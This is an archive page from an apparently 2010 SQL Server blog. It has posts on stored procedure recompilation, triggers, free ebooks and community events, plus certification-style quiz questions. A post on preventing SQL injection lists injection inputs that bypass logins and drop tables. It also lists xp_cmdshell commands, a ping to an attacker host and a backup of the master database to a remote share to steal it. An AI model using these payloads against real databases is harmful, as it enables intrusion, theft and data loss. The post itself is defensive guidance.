Wednesday, November 24, 2010

Recompiling Stored Procedures


If you want your query to run faster, you need to understand the optimizer. SQL server database engine uses query optimizer to generate an optimal execution path. The optimal execution path is nothing but the path that offers best performance.

Before the query executes, the optimizer assigns a cost based on CPU and disk I/O usage for different execution paths. The optimizer then uses the least expensive path and executes the query.

When we execute a stored procedure for the first time, its query plan is stored in cache. It will reside in the memory as long as memory is available or until it is recompiled.

After generating the query plan, if you add an index to a table that is used by the stored procedure, it may not be used by the stored procedure.

Hence whenever you do modifications for a table that is used by the stored procedure, it is best practice to use SP_RECOMPILE or you can drop and recreate the stored procedure.

A stored procedure automatically recompiles its query plan whenever you drop an index used by a table within a stored procedure.

To check if a stored procedure plan is recompiled the SP:Recompile SQL Server Profiler event can be monitored.


Automatic recompilation occurs whenever the following changes happen:
  • Executing an ALTER TABLE statement.
  • Creating or dropping indexes.
  • Executing UPDATE STATISTICS.
  • Table data modifications.


Let us consider the following example: 

CREATE PROCEDURE sp_Test @LName char(30) AS
SELECT LastName
FROM Users
WHERE LastName like @LName + '%'

CREATE INDEX LastName_idx ON Users(LastName)

Consider what happens when a user executes the query with 'B' as a parameter:


EXEC sp_Test 'B'


If the table contains numerous records that have a last name beginning with the letter B, the optimizer is likely to perform a table scan. Now consider what happens when a user executes the query with 'BALA' as a parameter:

EXEC sp_Test 'BALA'


If the table contains only a few records that have a last name equal to BALA, the optimizer may use an index.
As you can see, the optimizer chooses different query plans based on the value of the parameter passed into the stored procedure. The problem arises when the first query plan is stored in memory. 


By default, different users receive the same query plan based on the first execution of the stored procedure. If the first user of the stored procedure passed 'B' as a parameter, the query plan would be very inefficient for other users who specify 'BALA' as a parameter.


To avoid this problem, use the WITH RECOMPILE option when you execute the procedure. This forces the procedure to regenerate its query plan, as in the following:


EXEC  ... WITH RECOMPILE


The revised query plan is available only for the current execution of the procedure. Subsequent executions of the procedure without the recompile option revert back to the old query plan.
Additionally, you can use the WITH RECOMPILE option when you create the procedure, as in the following:


CREATE PROCEDURE ... WITH RECOMPILE


This option forces the optimizer to recompile the query plan each time the stored procedure is executed.

Questions: 

1. Which of the following option lets your stored procedure recompile each time when it is executed? Choose all that apply.

A. Add the RECOMPILE query hint to one of the stored procedure statements.
B. Include the WITH RECOMPILE option in stored procedure’s definition.
C. Include WITH RECOMPILE option when you run the stored procedure.
D. Use the sp_recompile system stored procedure.


2. Automatic recompilation occurs whenever the following changes happen. Choose all that apply.

A. Executing an ALTER TABLE statement.
B. Creating or dropping indexes.
C. Executing UPDATE STATISTICS.
D. Table data modifications.


Show Answers:

Friday, November 19, 2010

Inviting Speakers for Microsoft Products & Technologies


Dear IT Professional,
In past you might have attended Virtual Tech Days, Community Tech Days, Webcasts, User group meets & many other community events where you get to learn a good deal on Microsoft products and technologies like Windows, Office, SQL Server, SharePoint, BizTalk .NET and many other fascinating technologies.
Peopleware India has organized many such events in association with SQLServerGeeks & regional user groups like DelhiITPro, MumbaiITPro, BITPro, etc. We at Peopleware India are now in the process of organizing the next level of similar community events across India and you as a budding speaker are invited to deliver technical sessions at these events.
As a community speaker with Peopleware India, you will get an opportunity to showcase your technical expertise to a wide variety of audience. You will get an opportunity to speak at events and lead online webcasts. You will also have the leverage of  promoting yourself, your blogs and your articles. As a speaker with Peopleware India, you will be noticed by Microsoft India executives and you may possibly become a recipient of many community awards like MVP, Community contributor, etc. Peopleware India will provide you good support in form of speaker resources and other assistance that you may require. In an nutshell, this is an opportunity to rise to the next level and be known to your peers & IT audience pan-India. Above all, this is your opportunity to give back something to the society in form of education.
We are looking for promising speakers from all parts of India including Mumbai, Pune, Bangalore, Chennai, Kolkata, Noida, Gurgaon, Delhi, Ahmadabad, Hyderabad and many other cities. If you specialize in any Microsoft product or technology this is the place to be. As a speaker, you will be required to deliver sessions on your area of expertise. If you are interested in exploring further, reply to this email with the following details:
Name:
City:
Technical expertise:
Cell number:
Email id:
Have you been a speaker before? (If ye, give details):
How much do you rate yourself out of 10 in presentation skills?:
How much do you rate yourself out of 10 in your area of expertise?:
Company (optional):
We look forward to hear from you. Thank you for your patience in reading this. Please forward this mail to your colleagues & friends, in case you think they might be interested.
Best Regards
Peopleware India Community Team
www.peoplewareindia.com
(Please note that this is a community initiative by Peopleware India. This is not a job opening. There is no commercial aspect to any part of this communication. This is all about serving the society. You have received this communication since you might have attended any of our technical events in the past. Please also note that you will not receive any more “Inviting Speakers” related emails thus unsubscribing is not necessary)

Microsoft Virtual TechDays - 22nd - 24th Nov


Unable to view the update? click here
80Deep Technical Sessions across 3 days
Dedicated tracks for ArchitectsSoftware Developers / Project ManagersInfrastructure Managers / Professionals andEnterprise Developers.
 
Block your calendar and tune in for the 10th edition of Virtual TechDays between 22nd and 24th November, 2010. Get trained on some of the key technology domains that you work on as a part of your day-to-day work. Key topics to be covered include:
 
Client DevelopmentMobile Application Development
Web Application DevelopmentCloud Computing
Database Development & ManagementCollaboration & Productivity
Security & Identity Virtualization
 
Remember, apart from the insightful sessions that you can attend, it’s also a great opportunity for you to interact and have your questions answered by the people who build and work on these technologies.

The event is absolutely FREE. So, why wait?
 

Thursday, November 18, 2010

Download SQL Server ebooks for free

You can download the following ebooks and enhance your SQL knowledge.


SQL Server Team-Based Development

By Phil Factor, Grant Fritchey, Alex Kuznetsov, and Mladen Prajdić
This book shows how to use of a mixture of home-grown scripts, native SQL Server tools, and tools from the Red Gate SQL Toolbelt, to successfully develop database applications in a team environment, and make database development as similar as possible to "normal" development.
Following are the topics covered in this book:
Chapter 1: Writing Readable SQL
Chapter 2: Documenting your Database
Chapter 3: Change Management and Source Control
Chapter 4: Managing Deployments
Chapter 5: Testing Databases
Chapter 6: Reusing T-SQL Code
Chapter 7: Maintaining a Code Library
Chapter 8: Exploring your Database Schema
Chapter 9: Searching DDL and Build Scripts
Chapter 10: Automating CRUD
Chapter 11: SQL Refactoring


SQL Server Tacklebox

Essential Tools and Scripts for the day-to-day DBA
By Rodney Landrum

The book focuses on these topics:
1.      Installing SQL Server
2.      SQL Server Documentation
3.      How to Move Data Into and Out of SQL Server
4.      How to Manage Data Growth
5.      How to Use System Tables and DMVs to Investigate What SQL Server is Doing
6.      Monitoring and Notification
7.      Security Monitoring
8.      Finding and Fixing Data Corruption


"Brad's Sure Guide to SQL Server Maintenance Plans"
Brad’ Sure Guide to SQL Server Maintenance Plans is now available as a free, 269 page PDF eBook. The book is designed for part-time or novice DBAs who want to learn how to properly create Maintenance Plans using the tools that come with SQL Server Management Studio (SSMS) in SQL Server 2005/2008.
These two tools include:
  • Maintenance Plan Wizard – a Wizard that steps the user through the process of setting up basic Maintenance Plans, with limited options.
  • Maintenance Plan Designer – a drag-and-drop GUI interface in SSMS that facilitates the design and creation of more flexible, customizable maintenance plans.


Defensive Database Programming
By Alex Kuznetsov
The goal of Defensive Programming is to produce resilient code that responds gracefully to the unexpected.
To the SQL Server programmer, this means T-SQL code that behaves consistently and predictably in cases of unexpected usage, doesn't break under concurrent loads, and survives predictable changes to database schemas and settings.
Inside this book, you will find dozens of practical, defensive programming techniques that will improve the quality of your T-SQL code and increase its resilience and robustness.


Introducing Microsoft SQL Server 2008 R2


By Ross Mistry and Stacia Misner!


The book contains 10 chapters and 216 pages, like so:
PART I   Database Administration
CHAPTER 1   SQL Server 2008 R2 Editions and Enhancements 3
CHAPTER 2   Multi-Server Administration 21
CHAPTER 3   Data-Tier Applications 41
CHAPTER 4   High Availability and Virtualization Enhancements 63
CHAPTER 5   Consolidation and Monitoring 85
PART II   Business Intelligence Development
CHAPTER 6   Scalable Data Warehousing 109
CHAPTER 7   Master Data Services 125
CHAPTER 8   Complex Event Processing with StreamInsight 145
CHAPTER 9   Reporting Services Enhancements 165
CHAPTER 10   Self-Service Analysis with PowerPivot 189


Enjoy Reading!!!


Simple questions on DML and DDL Triggers

Triggers contain code that automatically runs in response to events within the database. Triggers cannot be called or executed manually. DDL trigger is a new feature in SQL Server 2005. You expect questions on this for your certification exams.
Questions:
1.       Which of the following statements are valid for using inside a trigger?
A.      INSERT
B.      ALTER DATABASE
C.      RESTORE DATABASE
D.      CREATE INDEX 
2.       You are supposed to validate data entry and return error message for invalid data. How will you achieve this with minimum effort?
A.      Implement a DML trigger
B.      Include check constraints
C.      Implement DDL trigger
D.      Create a CLR function
3.       You need to import data to a table. If some rows are failed to import due to data validation.  Then you decide to create new table to collect the failed rows. How will you achieve this?

A.      Find the failed rows using a T-SQL query and insert into new table.
B.      Create a DML INSTEAD OF trigger to insert the failed rows to new table.
C.      Create a DML AFTER trigger to insert the failed rows to new table.
D.      Create a DDL AFTER trigger to insert the failed rows to new table.
4.       You are supposed to track who drops the table, procedures, views, databases. What will you do for that?
             A.      Check the application event log.
             B.      Create a DDL trigger.
             C.      Create a DML trigger.
             D.      Use System Stored Procedures.
 
5.       What type of trigger is the following code represents?
CREATE TRIGGER trgTest
ON DATABASE
FOR DROP_TABLE, ALTER_TABLE
AS
PRINT 'Tables cannot be dropped'
ROLLBACK;
A.      DML AFTER trigger.
B.      DML INSTEAD OF trigger.
C.      DDL trigger – Server scoped.
D.      DDL trigger-Database Scoped.

Show Answers:

Sunday, November 14, 2010

Prevent SQL injection attacks and Data breach

A SQL injection attack is insertion of a SQL query through the input data to the application. It represents a serious threat to any database-driven site. SQL injection attacks are also known as SQL insertion attacks.

A SQL injection occurs when the application fails to properly validate user-supplied input used in SQL queries. In this way a hacker can manipulate the SQL statement that is passed to the database. This statement will run with the same permissions as the application that executed the query.

It is an instance of vulnerabilities that can occur whenever we use dynamic SQL.
Websites of many banks, credit unions, smaller online retailers, and many government agencies remain highly vulnerable to SQL injection attacks.

Some of the real world examples:
8th November 2010: (BBC News)
December 2009: (The New York Times)

Most of the application will have a login screen and we construct dynamic SQL statement with the screen input as follows:
SELECT *
FROM Users
WHERE login = 'bala' and password = 'dBa#1';

If the attacker modifies the user name supplied as bala' or 1=1; -- then the code will be as follows:
SELECT *
FROM Users
WHERE login = 'bala' or 1=1;
--and password = 'dBa#1';

If the above statement executes, the attacker can gain access to the database as 1=1 is always true.
The attacker could log on as any user, given that they know the users name, using the following input:

Username: admin'--

If the user specifies the following:

Username: '; drop table users--
Password:

the 'users' table will be deleted, denying access to the application for all users.

Not only this, a successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), and execute administration operations on the database (such as shutdown the service). Some of them are listed as follows:
select @@version
View database version.
select @@servername
Misc. information disclosure
select @@microsoftversion
Misc. information disclosure
select * from master..sysservers
Misc. information disclosure
select * from sysusers
View database usernames and passwords.
exec master..xp_cmdshell 'ipconfig+/all'
Misc. command execution with cp_cmdshell.
exec master..xp_cmdshell 'net+view'
Misc. command execution with cp_cmdshell.
exec master..xp_cmdshell 'net+users'
Misc. command execution with cp_cmdshell.
exec master..xp_cmdshell 'ping+system-controlled-by-attacker'
Misc. command execution with cp_cmdshell – this is useful for blind SQL Injection tests (where no results are displayed).
BACKUP database master to disks='\\{IP}\{sharename}\backupdb.dat'
Backup entire database to a file. This attack can be used to steal a database.
create table myfile (line varchar(8000))" bulk insert foo from ‘c:\inetpub\wwwroot\auth.asp’" select * from myfile"–
Reading files on the filesystem.
xp_servicecontrol (START or STOP) <service>
Start and stop Windows Services.
str1 + str2 OR n+n
Concat strings for blind SQL Injection tests.


xp_regwrite
exec xp_regread HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters', 'nullsessionshares'
exec xp_regenumvalues HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'


SQL attacks were done manually. The hacker would try different database queries from the browser or from pages displaying web forms, until he successfully injected code into the underlying database. These types of attacks are still done, but on a smaller scale compared to the automated SQL infection/attacks that have come on strong.

To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, parameterized statements must be used (preferred), or user input must be carefully escaped or filtered.


Question:
1.       Which of the following will protect your database against SQL injection attacks?
a)      Triggers.
b)      Views.
c)       Stored Procedures using parameters.
d)      Stored procedures not using parameters.


Show Answers: